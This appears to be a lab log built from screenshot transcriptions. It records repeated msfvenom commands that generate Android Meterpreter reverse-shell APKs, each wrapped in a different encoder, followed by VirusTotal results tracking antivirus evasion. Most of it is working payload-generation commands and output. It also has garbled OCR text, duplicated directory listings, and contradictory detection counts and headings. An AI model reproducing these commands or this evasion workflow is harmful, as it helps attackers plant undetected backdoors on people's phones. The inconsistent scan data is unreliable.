bullet.tracker.com dynamic.apk  Hack.apk    jhomewk.apk  krahul.exe  masterceh  nilah       Pictures    roman      snmp.exe   system    viki.apk   zero.exe
dell.apk      fsocty    harish.apk  jhomewk1.apk  lntqFRkE.jpeg  masterceh  nilah       Public     rohit.exe  sniffing.exe  system    viki.apk   zphisher
Desktop      fsocty    harish.apk  jhomewk1.apk  lntqFRkE.jpeg  masterceh  nilah       Public     rohit.exe  snmp.exe   system    viki.apk   zphisher
ls
```

## Detectable ratio 0

The screenshot shows a VirusTotal analysis report for a file named 'snmp.apk'. The report indicates that no security vendors flagged the file as malicious. The file size is 10.07 KB and the last analysis date is 'a moment ago'. The interface includes tabs for DETECTION, DETAILS, and COMMUNITY. A green banner at the bottom encourages joining the community. Below the banner is a table showing the results of 19 security vendors' analysis. Most vendors (Acronis, AliCloud, Anti-AVL, Avast, Avira, BitDefender, ClamAV) found the file undetected. Some vendors like AhnLab V3, ALYac, Arcabit, AVG, Baidu, Bkav Pro, CMC, and Emsisoft also found it undetected. The table also includes a column for 'Do you want to automate checks?' which is checked for most vendors.

Security vendor	Analysis result	Action	
Acronis (Static ML)	Undetected	AhnLab V3	Undetected
AliCloud	Undetected	ALYac	Undetected
Anti-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected
Sangfor Engine Zero	Undetected	Skyhigh (SWG)	Undetected
Sophos	Undetected	SUPERAntiSpyware	Undetected
Symantec	Undetected	TACHYON	Undetected
Tencent	Undetected	Trilli (ENS)	Undetected
TrendMicro	Undetected	TrendMicro-HouseCall	Undetected
Varist	Undetected	VBA32	Undetected
VIPRE	Undetected	VirIT	Undetected
ViRobot	Undetected	WithSecure	Undetected
Xcitium	Undetected	Yandex	Undetected
Zillya	Undetected	ZoneAlarm by Check Point	Undetected
Zonier	Undetected	Alibaba	Unable to process file type
Arctic Wolf	Unable to process file type	Avast-Mobile	Unable to process file type
BitDefenderFax	Unable to process file type	DeepInstinct	Unable to process file type
Elastic	Unable to process file type	McAfee Scanner	Unable to process file type
Palo Alto Networks	Unable to process file type	SecureAge	Unable to process file type
SentinelOne (Static ML)	Unable to process file type	Symantec Mobile Insight	Unable to process file type

## Un Detectable ratio 61

The screenshot shows a VirusTotal analysis report for the same file 'snmp.apk'. This time, the report indicates that 61 security vendors flagged the file as malicious. The file size is 10.07 KB and the last analysis date is 'a moment ago'. The interface includes tabs for DETECTION, DETAILS, and COMMUNITY. A green banner at the bottom encourages joining the community. Below the banner is a table showing the results of 61 security vendors' analysis. Most vendors (Acronis, AliCloud, Anti-AVL, Avast, Avira, BitDefender, ClamAV) found the file malicious. Some vendors like AhnLab V3, ALYac, Arcabit, AVG, Baidu, Bkav Pro, CMC, and Emsisoft also found it malicious. The table also includes a column for 'Do you want to automate checks?' which is checked for most vendors.

Security vendor	Analysis result	Action	
Acronis (Static ML)	Malicious	AhnLab V3	Malicious
AliCloud	Malicious	ALYac	Malicious
Anti-AVL	Malicious	Arcabit	Malicious
Avast	Malicious	AVG	Malicious
Avira (no cloud)	Malicious	Baidu	Malicious
BitDefender	Malicious	Bkav Pro	Malicious
ClamAV	Malicious	CMC	Malicious
Sangfor Engine Zero	Malicious	Skyhigh (SWG)	Malicious
Sophos	Malicious	SUPERAntiSpyware	Malicious
Symantec	Malicious	TACHYON	Malicious
Tencent	Malicious	Trilli (ENS)	Malicious
TrendMicro	Malicious	TrendMicro-HouseCall	Malicious
Varist	Malicious	VBA32	Malicious
VIPRE	Malicious	VirIT	Malicious
ViRobot	Malicious	WithSecure	Malicious
Xcitium	Malicious	Yandex	Malicious
Zillya	Malicious	ZoneAlarm by Check Point	Malicious
Zonier	Malicious	Alibaba	Unable to process file type
Arctic Wolf	Malicious	Avast-Mobile	Unable to process file type
BitDefenderFax	Malicious	DeepInstinct	Unable to process file type
Elastic	Malicious	McAfee Scanner	Unable to process file type
Palo Alto Networks	Malicious	SecureAge	Unable to process file type
SentinelOne (Static ML)	Malicious	Symantec Mobile Insight	Unable to process file type

**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > worldlists.apk -e ppc/longxor\_tag

## Use of encoder 18 =encoder/ ppc/longxor\_tag

```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
[ 1 2 3 4 ] E
root@vbox:~/home/mayur
File Actions Edit View Help

[msfvenom] -p android/meterpreter/reverse_tcp LHOST=192.168.11.45 LPORT=4444 >DNS.apk -e ppc/longxor_tag
[-] No platform was selected, choosing Mu::Module::Platform::Android from the payload
[-] No encoder was selected, selecting arch: duktik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of ppc/longxor_tag
ppc/longxor_tag succeeded with size 10312 (iteration=0)
ppc/longxor_tag succeeded with final size 10312
Payload size: 10312 bytes

(root@vbox:~/home/mayur]
ls
aco.apk           devil      fsociety   harish.apk    jhonweek1.apk  LetgFRIE.jpeg  mayur.txt  pack.exe    redis.apk   sham        sumith.exe  tcp.apk   wordlist.apk
about.html        DDoS.apk   ftp.apk     h4ck.apk     jhonweek.apk  log4j2.pdf  mayur1.txt  patch.exe  redis1.apk  shami.exe  sumit.exe  TCPZen-1.jpg  wordlist1.apk
bulut.apk         docx.apk   game.exe   hp.apk       jps1.apk      masterchen.exe  nihal      payload.exe  rshkit.exe  sniffing.exe  sumit1.exe  tuncay.exe  xXMAFAO.jpg
banl.exe          Documents  games.exe  hunter.exe  jps1.apk      masterchen.exe  nil.exe    Pictures    rshkit1.exe  sniffer.exe  sumit1.exe  tuncay1.exe  zero.exe
certifiedhacker.com Downloads  game.exe   imap.apk    k1rashul.exe  master.exe   roman     Public     roman.apk   sqli.exe    system1.apk  sysmon.exe  viki1.apk  zero1.exe
Desktop           dynamic.apk  hack.apk   jhon.apk    k1rashul1.apk  mayur.apk   romani    Public     romani.apk  sploit.exe  system1.html  sysmon1.exe  zphisher
Desktop           fomat.apk   hack.apk   jhon.apk    k1rashul1.apk  mayur1.apk  romani1   Public     romani1.apk  sploit1.exe  system1.log  sysmon1.exe  zphisher1.html
[root@vbox:~/home/mayur]

40°C Sunny
ENG IN 19:09
~ ENG IN 19:09 24-04-2025
```

## Detectable ratio 0

kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Kali Linux x VirusTotal - file:a1e75a899cf8293915bbb2a3f32f84a684088a80d028cce91ab847013e89d3d?nocache=1

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

a1e75a899cf8293915bbb2a3f32f84a684088a80d028cce91ab847013e89d3d

No security vendors flagged this file as malicious.

a1e75a899cf8293915bbb2a3f32f84a684088a80d028cce91ab847013e89d3d

DNS.apk

Size 10.67 KB Last Analysis Date a moment ago

Community Score 0 / 61

REANALYZE SIMILAR MORE

DETECTION DETAILS COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Acronis (Static ML)	Undetected	AhnLab-V3	Undetected	Do you want to automate checks?
AliCloud	Undetected	AVG	Undetected	
Antiy-AVL	Undetected	Arcabit	Undetected	
Avast	Undetected	AVG	Undetected	
Avira (no cloud)	Undetected	Baidu	Undetected	
BitDefender	Undetected	Bkav Pro	Undetected	
ClamAV	Undetected	CMC	Undetected	

40°C Sunny ENG IN 19:09 24-04-2025

# Un Detectable ratio 61

VirusTotal - File - a1e75a899cf0293915bbb2a3f392f84a684088a80d028cce91ab847013e89d3d7nocache=1

Scanner	Result
NANO-Antivirus	Undetected
QuickHeal	Undetected
Sangfor Engine Zero	Undetected
Sophos	Undetected
Symantec	Undetected
Tencent	Undetected
TrendMicro	Undetected
Varist	Undetected
VIPRE	Undetected
ViRobot	Undetected
Xcitium	Undetected
Zillya	Undetected
Zoner	Undetected
Arctic Wolf	Unable to process file type
BitDefenderFalk	Unable to process file type
Elastic	Unable to process file type
Panda	Undetected
Rising	Undetected
Skyhigh (SWG)	Undetected
SUPERAntiSpyware	Undetected
TACHYON	Undetected
Trellix (ENS)	Undetected
TrendMicro-HouseCall	Undetected
VBA32	Undetected
VirIT	Undetected
WithSecure	Undetected
Yandex	Undetected
ZoneAlarm by Check Point	Undetected
Alibaba	Unable to process file type
Avast-Mobile	Unable to process file type
DeepInstinct	Unable to process file type
McAfee Scanner	Unable to process file type

**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > tarminal.apk -e ruby/base64

Use of encoder 19 =encoder/ruby/base64


```
(root㉿vbox) [/home/mayur]
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.114.45 LPORT=4444 >tarminal.apk -e ruby/base64
[*] No platform was selected, choosing Metasploit::Platform::Android from the payload
[*] No encoder was selected, using raw from the payload
[*] No filter was selected, using raw from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of  ruby/base64
Raw payload size: 13681 (iteration=0)
ruby/base64 chosen with final size 13681
Payload size: 13681 bytes

(root㉿vbox) [/home/mayur]
```

## Detectable ratio 0

Security vendor's analysis	Acronis (Static ML)	AliLab-V3	Do you want to automate checks?
Undetected	Undetected	Undetected	
AliCloud	Undetected	Undetected	
Anti-AVL	Undetected	Undetected	
Avast	Undetected	Undetected	
Avira (no cloud)	Undetected	Undetected	
BitDefender	Undetected	Undetected	
ClamAV	Undetected	Undetected	

# Un Detectable ratio 61



**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > .apk –e sparc/longer\_tag

Use of encoder 20 =encoder/ sparc/longer\_tag

```
[root@vbox ~]# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.114.45 LPORT=4444 > terminal.apk -e sparc/longer_tag
[*] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[*] No arch set yet, selecting arch: dalvik from the payload
[*] Found 1 suitable encoder: sparc/longer_tag (size=10292)
Attempting to encode payload with 1 iterations of sparc/longer_tag
sparc/longer_tag succeeded with size 10292 (iteration=0)
Saved terminal.apk with final size 10292
Payload size: 10292 bytes

[!] msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.114.45 LPORT=4444 > ssh.apk -e sparc/longer_tag
[*] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[*] No arch set yet, selecting arch: dalvik from the payload
[*] Found 1 suitable encoder: sparc/longer_tag (size=10292)
Attempting to encode payload with 1 iterations of sparc/longer_tag
sparc/longer_tag succeeded with size 10292 (iteration=0)
Saved ssh.apk with final size 10292
Payload size: 10292 bytes

[!] msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.114.45 LPORT=4444 > httpd.apk -e sparc/longer_tag
[*] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[*] No arch set yet, selecting arch: dalvik from the payload
[*] Found 1 suitable encoder: sparc/longer_tag (size=10292)
Attempting to encode payload with 1 iterations of sparc/longer_tag
sparc/longer_tag succeeded with size 10292 (iteration=0)
Saved httpd.apk with final size 10292
Payload size: 10292 bytes

[!] msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.114.45 LPORT=4444 > httpd2.apk -e sparc/longer_tag
[*] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[*] No arch set yet, selecting arch: dalvik from the payload
[*] Found 1 suitable encoder: sparc/longer_tag (size=10292)
Attempting to encode payload with 1 iterations of sparc/longer_tag
sparc/longer_tag succeeded with size 10292 (iteration=0)
Saved httpd2.apk with final size 10292
Payload size: 10292 bytes
```

## Detectable ratio 0

The screenshot shows a VirusTotal analysis report for a file named 'ssh.apk'. The main summary indicates 'No security vendors flagged this file as malicious'. Below this, the 'DETECTION' tab shows a table of vendor analysis results. The table includes columns for vendor name, detection status (Undetected or Undetectable), and file size (10.05 KB). The last analysis date is listed as 'a moment ago'. A green banner at the bottom encourages community participation. The desktop taskbar at the bottom shows various application icons and system status.

Security vendor	Analysis	Do you want to automate checks?	
Acronis (Static ML)	Undetected	AhnLab V3	Undetected
AllCloud	Undetected	ALYac [Max size 65MB]	Undetected
Anti-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	Bkav Pro	Undetected
CleanAV	Undetected	CMC	Undetected

## Un Detectable ratio 61

The screenshot shows a VirusTotal analysis report for the same file ('ssh.apk'). The main summary indicates 'No security vendors flagged this file as malicious'. Below this, the 'DETECTION' tab shows a table of vendor analysis results. The table includes columns for vendor name, detection status (Undetected or Undetectable), and file size (10.05 KB). The last analysis date is listed as 'a moment ago'. A green banner at the bottom encourages community participation. The desktop taskbar at the bottom shows various application icons and system status.

Security vendor	Analysis	Do you want to automate checks?	
NANO-Antivirus	Undetected	Panda	Undetected
QuickHeal	Undetected	Rising	Undetected
Sangfor Engine Zero	Undetected	Skyhigh (SWG)	Undetected
Sophos	Undetected	SUPERAntiSpyware	Undetected
Symantec	Undetected	TACHYON	Undetected
Tencent	Undetected	Trellix (ENS)	Undetected
TrendMicro	Undetected	TrendMicro-HouseCall	Undetected
Varist	Undetected	VBA32	Undetected
VIPRE	Undetected	VirIT	Undetected
VitRobot	Undetected	WithSecure	Undetected
Xcium	Undetected	Yandex	Undetected
Zillya	Undetected	ZoneAlarm by Check Point	Undetected
Zoner	Undetected	Alibaba	Unable to process file type
Arctic Wolf	Unable to process file type	Avast-Mobile	Unable to process file type
BitDefenderFax	Unable to process file type	DeepInstinct	Unable to process file type
Elastic	Unable to process file type	McAfee Scanner	Unable to process file type

**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > aniket.apk -e x64/xor\_dynamic

Use of encoder 23 =encoder/ x64/xor\_dynamic

```
root@vbox:[/home/mayer]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.114.45 LPORT=4444 > aniket.apk -e x64/xor_dynamic
[-] No arch selected, selecting arch=arm from the payload
[-] No arch selected, selecting arch=x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of "x64/xor_dynamic"
Success! Size of the payload is 1011 bytes
x64/xor_dynamic chosen with final size 1011 bytes
Payload size: 1011 bytes

root@vbox:[/home/mayer]
# ls
aniket.apk  dell.apk  dynamic.apk  Hack1.apk  TkEIoR3d.jpeg  lhost1.apk  mayur.apk  nnnn.exe  Pictures  roman  smp.apk  sys7xQdI.jpeg  terminal.apk  xXAMFAO.jpeg
aniket.apk  Desktop  fociosity  jhack.apk  jhost.apk  .mayur.txt*  npg.apk  Public  roman.apk  spax.exe  system  viki.apk  Videos
BGWJUNEtintel  dev1  harish.apk  jhoneek1.apk  LntqRkf.jpeg  mayur.txt*  pack.exe  ram  search.exe  ssh.apk  system1.apk  zero.exe
bolic.apk  dev2.apk  ffp.apk  jhoneek1.apk  logicjam.exe  pamvlyp.html  redis.apk  share  system2.log  system2.apk  vvvvvv.html  zphisher
bulut.vbs  DNS.apk  game.exe  jihash.exe  Metric  pampyv.html  redisyou.txt.save  smtp.apk  sumo.exe  sunny.exe  Templates  world.txt
certifiedhacker.com  Documents  gamesh.exe  hunter.exe  jps1.apk  masterch.exe  nihal  patil.exe  rockyou.txt.save.1  sniffing.exe
chrome.apk  Downloads  game.exe  imap.apk  klahul.exe  master.exe  nil.exe  payload.exe  rohit.exe  sunny.exe  TCR2zCds.jpeg  wordlist.apk
#
```

## Detectable ratio 10

Vendor	Result	Notes
ALYac	Generic.ShellCode.Ode.Marte.C.A79A2D97	ArcaBit
Avast	Win32.MsfEncoder-C [Hack]	Avg
BitDefender	Generic.ShellCode.Ode.Marte.C.A79A2D97	Ctx
Emsisoft	Generic.ShellCode.Ode.Marte.C.A79A2D97	escan
GData	Generic.ShellCode.Ode.Marte.C.A79A2D97	VIPRE
Acronis (Static ML)	Undetected	AhnLab.V3

# Un Detectable ratio 51

The screenshot shows a Kali Linux desktop environment. A browser window is open to the VirusTotal website, displaying the results for a specific file. The results table shows 51 engines, all of which have detected the file as "Undetected". The engines listed include Google, Huorong, Jiangmin, K7GW, Kingsoft, Malwarebytes, Microsoft, Panda, Rising, Skyhigh (SWG), SUPERAntiSpyware, TACHYON, Trellix (ENS), TrendMicro-HouseCall, VBA32, and ViRobot. The VirusTotal interface includes a "Sign in" and "Sign up" button at the top right.

**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > kunal.apk -e x64/zatto\_dekiro

Use of encoder 24 =encoder/x64/zatto\_dekiro

The screenshot shows a terminal window on a Kali Linux system. The user is running the msfvenom command to generate an APK file named "kunal.apk" with a payload of "x64/zatto\_dekiro". The command also specifies "LHOST=192.168.114.45" and "LPORT=4444". The terminal output shows the command being entered and the progress of the payload encoding process. The terminal window also displays a file listing of the current directory, including various exploit files and tools like "msfvenom", "msfconsole", and "nse.py". The bottom of the screen shows the standard Kali Linux desktop interface with icons for various tools and a weather widget indicating 36°C and mostly clear.

## Detectable ratio 0

A screenshot of a Kali Linux desktop environment. The main window is a web browser displaying the VirusTotal analysis page for a file named 'kunal.apk'. The analysis shows a 'Community Score' of 0/61, indicating no security vendors flagged the file as malicious. The file size is 10.04 KB and the last analysis date is 'a moment ago'. Below the main content, there's a section encouraging users to join the community and automate checks. A table lists the results from various security vendors, all of which found the file undetected. The desktop taskbar at the bottom shows various application icons, and the system tray indicates it's 19:52, ENG IN, and the date is 24-04-2025.

## Detectable ratio 61

A screenshot of a Kali Linux desktop environment. The main window is a web browser displaying the VirusTotal analysis page for the same file ('kunal.apk'). This time, the 'Community Score' is 61/61, indicating that all security vendors flagged the file as malicious. The file size and analysis date are the same as the previous screenshot. The vendor analysis table shows that while most vendors found it undetected, several others (including Panda, Rising, Skyhigh (SWG), SUPERAntiSpyware, TACHYON, Trellix (ENS), TrendMicro-HouseCall, VBA32, Virt, WithSecure, Yandex, ZoneAlarm by Check Point, Alibaba, Avast-Mobile, DeepInstinct, and McAfee Scanner) were unable to process the file type. The desktop taskbar and system tray are visible at the bottom.

**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > password.apk -e x86/add\_sub

Use of encoder 24 =encoder/x86/add\_sub

```
Disconnected - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
mayur@vbox:~[~]
$ suid SSM
[sudo] password for mayur:
SUDO: su: command not found
mayur@vbox:~[~]
$ suid su
mayur@vbox:[/home/mayur]
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.114.45 LPORT=4444 >password.apk -e x86/add_sub
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[-] No encoder was selected, selecting encoder: x86/add_sub
Attempting to encode payload with 1 iterations of x86/add_sub
x86/add_sub succeeded with size 66579 (iteration=1)
Total size: 66579 bytes
Payload size: 66579 bytes

[root@vbox:[/home/mayur]
ls
acco.apk dell.apk found.exe h0r1sh.apk jhoneek.apk logic.exe Music password.apk rockyyou.txt.save.i sniffing.exe systxqd0.jpeg Videos zero.exe
airline.apk Desktop geometry hel10ck apk jps1.apk masterch.exe null.exe pictures robiti.exe sysp.zip viki.apk zphisher
antinet.apk devin ftp.apk hunter.exe k1rahul.exe master.exe mono.exe Pictures roman.apk ssh.apk system.apk vxv1010d.html
B0wJDE.html DHCP.apk gamesd.exe hunter.exe k1rahul.exe master.exe mono.exe Pictures roman.apk ssh.apk system.apk washig.exe
botnet.apk DTS.apk gamesh.exe h0r1sh.apk mayor.apk ntp.apk Public search.exe t0p.apk system.apk world.apk
botnet.apk DTS.apk gamesh.exe h0r1sh.apk mayor.apk ntp.apk Public search.exe t0p.apk system.apk world.apk
botnet.apk DTS.apk gamesh.exe h0r1sh.apk mayor.apk ntp.apk Public search.exe t0p.apk system.apk world.apk
certifiedhacker.com Downloads Hack1.apk h0r1sh.apk ihost.apk mayor.txt pass1Kyp.html redis.apk show.exe sunny.exe Templates xXMAFAO.jpg
chrome.apk dynamic.apk hack.apk jhoneek1.apk LntqFRKk.jpeg module.exe pass.apk rockyyou.txt.save smtp.apk
[root@vbox:[/home/mayur]

```

32°C Clear ENG IN 22:56 24-04-2025

Un Detectable ratio 61

Disconnected - Oracle VirtualBox
File Machine View Input Devices Help
File Restore Session VirusTotal - File - 14dd41f5216fb369364d36194cb84c7262548e1db59978fb86e6c6414a29d3?nocache=1
https://www.virustotal.com/gui/file/14dd41f5216fb369364d36194cb84c7262548e1db59978fb86e6c6414a29d3
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Σ 14dd41f5216fb369364d36194cb84c7262548e1db59978fb86e6c6414a29d3
No security vendors flagged this file as malicious
Community Score 0 / 61
14dd41f5216fb369364d36194cb84c7262548e1db59978fb86e6c6414a29d3
password.apk
Size 65.02 KB Last Analysis Date a moment ago
REANALYZE SIMILAR MORE
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Security vendors' analysis
Do you want to automate checks?
Acronis (Static ML) Undetected AhnLab-V3 Undetected
AliCloud Undetected AIYsc Undetected
Anti-AVL Undetected Arcabit Undetected
Avast Undetected AVG Undetected
Avira (no cloud) Undetected Baidu Undetected
BitDefender Undetected Bkav Pro Undetected
ClamAV Undetected CMC Undetected
32°C Clear ENG IN 22:56 24-04-2025

## Detectable ratio 0

The screenshot shows a Kali Linux desktop environment with a VirusTotal scan results window open. The window displays a table of 29 different antivirus engines and their detection status for the file. Most engines report 'Undetected', while others like Alibaba, Avast-Mobile, DeepInstinct, McAfee Scanner, SecureAge, Symantec Mobile Insight, Trapmine, and Webroot are 'Unable to process file type'. The VirusTotal interface includes a search bar at the top and various navigation links for Kali Linux tools and forums.

Engine	Status	Engine	Status
Tencent	Undetected	Trellix (ENS)	Undetected
TrendMicro	Undetected	TrendMicro-HouseCall	Undetected
Varist	Undetected	VBA32	Undetected
VIFRE	Undetected	VirIT	Undetected
ViRobot	Undetected	WithSecure	Undetected
Xcitium	Undetected	Yandex	Undetected
Zillya	Undetected	ZoneAlarm by Check Point	Undetected
Zoner	Undetected	Alibaba	Unable to process file type
Arctic Wolf	Unable to process file type	Avast-Mobile	Unable to process file type
BitDefenderFalk	Unable to process file type	DeepInstinct	Unable to process file type
Elastic	Unable to process file type	McAfee Scanner	Unable to process file type
Palo Alto Networks	Unable to process file type	SecureAge	Unable to process file type
SentinelOne (Static ML)	Unable to process file type	Symantec Mobile Insight	Unable to process file type
TEHTRIS	Unable to process file type	Trapmine	Unable to process file type
Trustlook	Unable to process file type	Webroot	Unable to process file type

**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > password.apk -e x86/alpha\_mixed

Use of encoder 25 =encoder/x86/alpha\_mixed

```

Disconnected - Oracle VirtualBox
File Machine View Input Devices Help
root@vbox: /home/mayur
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.114.45 LPORT=4444 > password.apk -e x86/add_sub
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] No compatible encoders
Attempting to encode payload with 1 iterations of x86/add_sub
x86/add_sub succeeded with size 66579 (iteration=0)
x86/add_sub chosen with final size 66579
Payload size: 66579 bytes

[+] root@vbox - [ /home/mayur ]
ls
aco.apk      dell.apk    found.exe   harish.apk   jhoneweek.apk logic.exe     Music       password.apk  rockyou.txt.save.1 sniffer.exe   sysTkqOU.jpeg  Videos      zero.exe
aniket.apk   Desktop     fSociety    hello.apk    jps1.apk      manish.exe  nthal      payload.apk  rockyou.txt.save.1 sniffer.exe   sysTkqOU.jpeg  Videos      zero.exe
aniket2.apk  Device      ftp.apk     hunter.exe   kiranL.apk  master.exe   nil.exe    payload.apk  rockit.exe   smtp.apk     viki.apk    zphisher
BowlJUNE.html DHCP.apk   gamesd.exe  httpd.exe   kiranL.apk  master.exe   nil.exe    payload.apk  rockit.exe   smtp.apk     viki.apk    zphisher
bolt.apk     DNS.apk    gamesh.exe  imap.apk    kumar.apk   mayor.apk   ntp.apk    Public      roman.apk   smtp.apk     system.apk  system.apk
botnet.apk   Documents   gamesh.exe  imap.apk    kumar.apk   mayor.apk   ntp.apk    Public      roman.apk   smtp.apk     system.apk  system.apk
certifiedhacker.com Downloads Hack.apk   jhon.apk    ihost.apk   mayur.txt'  pack.exe    Public      search.exe  ssh.apk     system.apk  system.apk
chrome.apk   dynamic.apk hack.apk   jhoneweek1.apk lntqfRkE.jpeg module.exe  pass.apk  岩石.exe   search.exe  ssh.apk     system.apk  system.apk
chrome.apk   dynamic.apk hack.apk   jhoneweek1.apk lntqfRkE.jpeg module.exe  pass.apk   sunny.exe  smtp.apk     terminal.apk  terminal.apk
[+] root@vbox - [ /home/mayur ]
ls
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.114.45 LPORT=4444 > nikto.apk -e x86/alpha_mixed
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] No compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 20537 (iteration=0)
x86/alpha_mixed chosen with final size 20537
Payload size: 20537 bytes

[+] root@vbox - [ /home/mayur ]
ls
aco.apk      dell.apk    found.exe   harish.apk   jhoneweek.apk logic.exe     Music       pass.apk    rockyou.txt.save.1 smtp.apk     sunny.exe  terminal.apk  yersinia.log
aniket.apk   Desktop     fSociety    hello.apk    jps1.apk      manish.exe  nthal      payload.apk  rockyou.txt.save.1 smtp.apk     sunny.exe  terminal.apk  yersinia.log
aniket2.apk  Device      ftp.apk     hunter.exe   kiranL.apk  master.exe   nil.exe    payload.apk  rockit.exe   smtp.apk     viki.apk    zphisher
BowlJUNE.html DHCP.apk   gamesd.exe  httpd.exe   kiranL.apk  master.exe   nil.exe    payload.apk  rockit.exe   smtp.apk     viki.apk    zphisher
bolt.apk     DNS.apk    gamesh.exe  imap.apk    kumar.apk   mayor.apk   ntp.apk    Public      roman.apk   smtp.apk     system.apk  system.apk
botnet.apk   Documents   gamesh.exe  imap.apk    kumar.apk   mayor.apk   ntp.apk    Public      roman.apk   smtp.apk     system.apk  system.apk
certifiedhacker.com Downloads Hack.apk   jhon.apk    ihost.apk   mayur.txt'  pack.exe    Public      search.exe  ssh.apk     system.apk  system.apk
chrome.apk   dynamic.apk hack.apk   jhoneweek1.apk lntqfRkE.jpeg module.exe  pass.apk  岩石.exe   search.exe  ssh.apk     system.apk  system.apk
chrome.apk   dynamic.apk hack.apk   jhoneweek1.apk lntqfRkE.jpeg module.exe  pass.apk   sunny.exe  smtp.apk     terminal.apk  terminal.apk
[+] root@vbox - [ /home/mayur ]

```

Detectable ratio 3

Security vendor	Detection	Family
Avast	Win32/Mstf!Encoder-F [Hack]	AVG
Jiangmin	Heur:Exploit.ShellCode.Gen	Acronis (Static ML)
AhnLab-V3	Undetected	AICloud
ALYac	Undetected	Anti-AVL
Arcabit	Undetected	Avira (no cloud)
Baidu	Undetected	BitDefender

## Un Detectable ratio 59

The screenshot shows the VirusTotal interface with a file analysis report. The report lists 59 different engines, each with its detection status and name. Most engines detect the file as 'Undetected'. Some engines like Avast-Mobile, McAfee Scanner, and Symantec Mobile Insight are unable to process the file type. The interface includes a navigation bar at the top, a search bar, and a toolbar below the analysis table.

Engine	Detection Status	Name
Varist	Undetected	VBA32
VIPRE	Undetected	ViirIT
ViRobot	Undetected	WithSecure
Xcitium	Undetected	Yandex
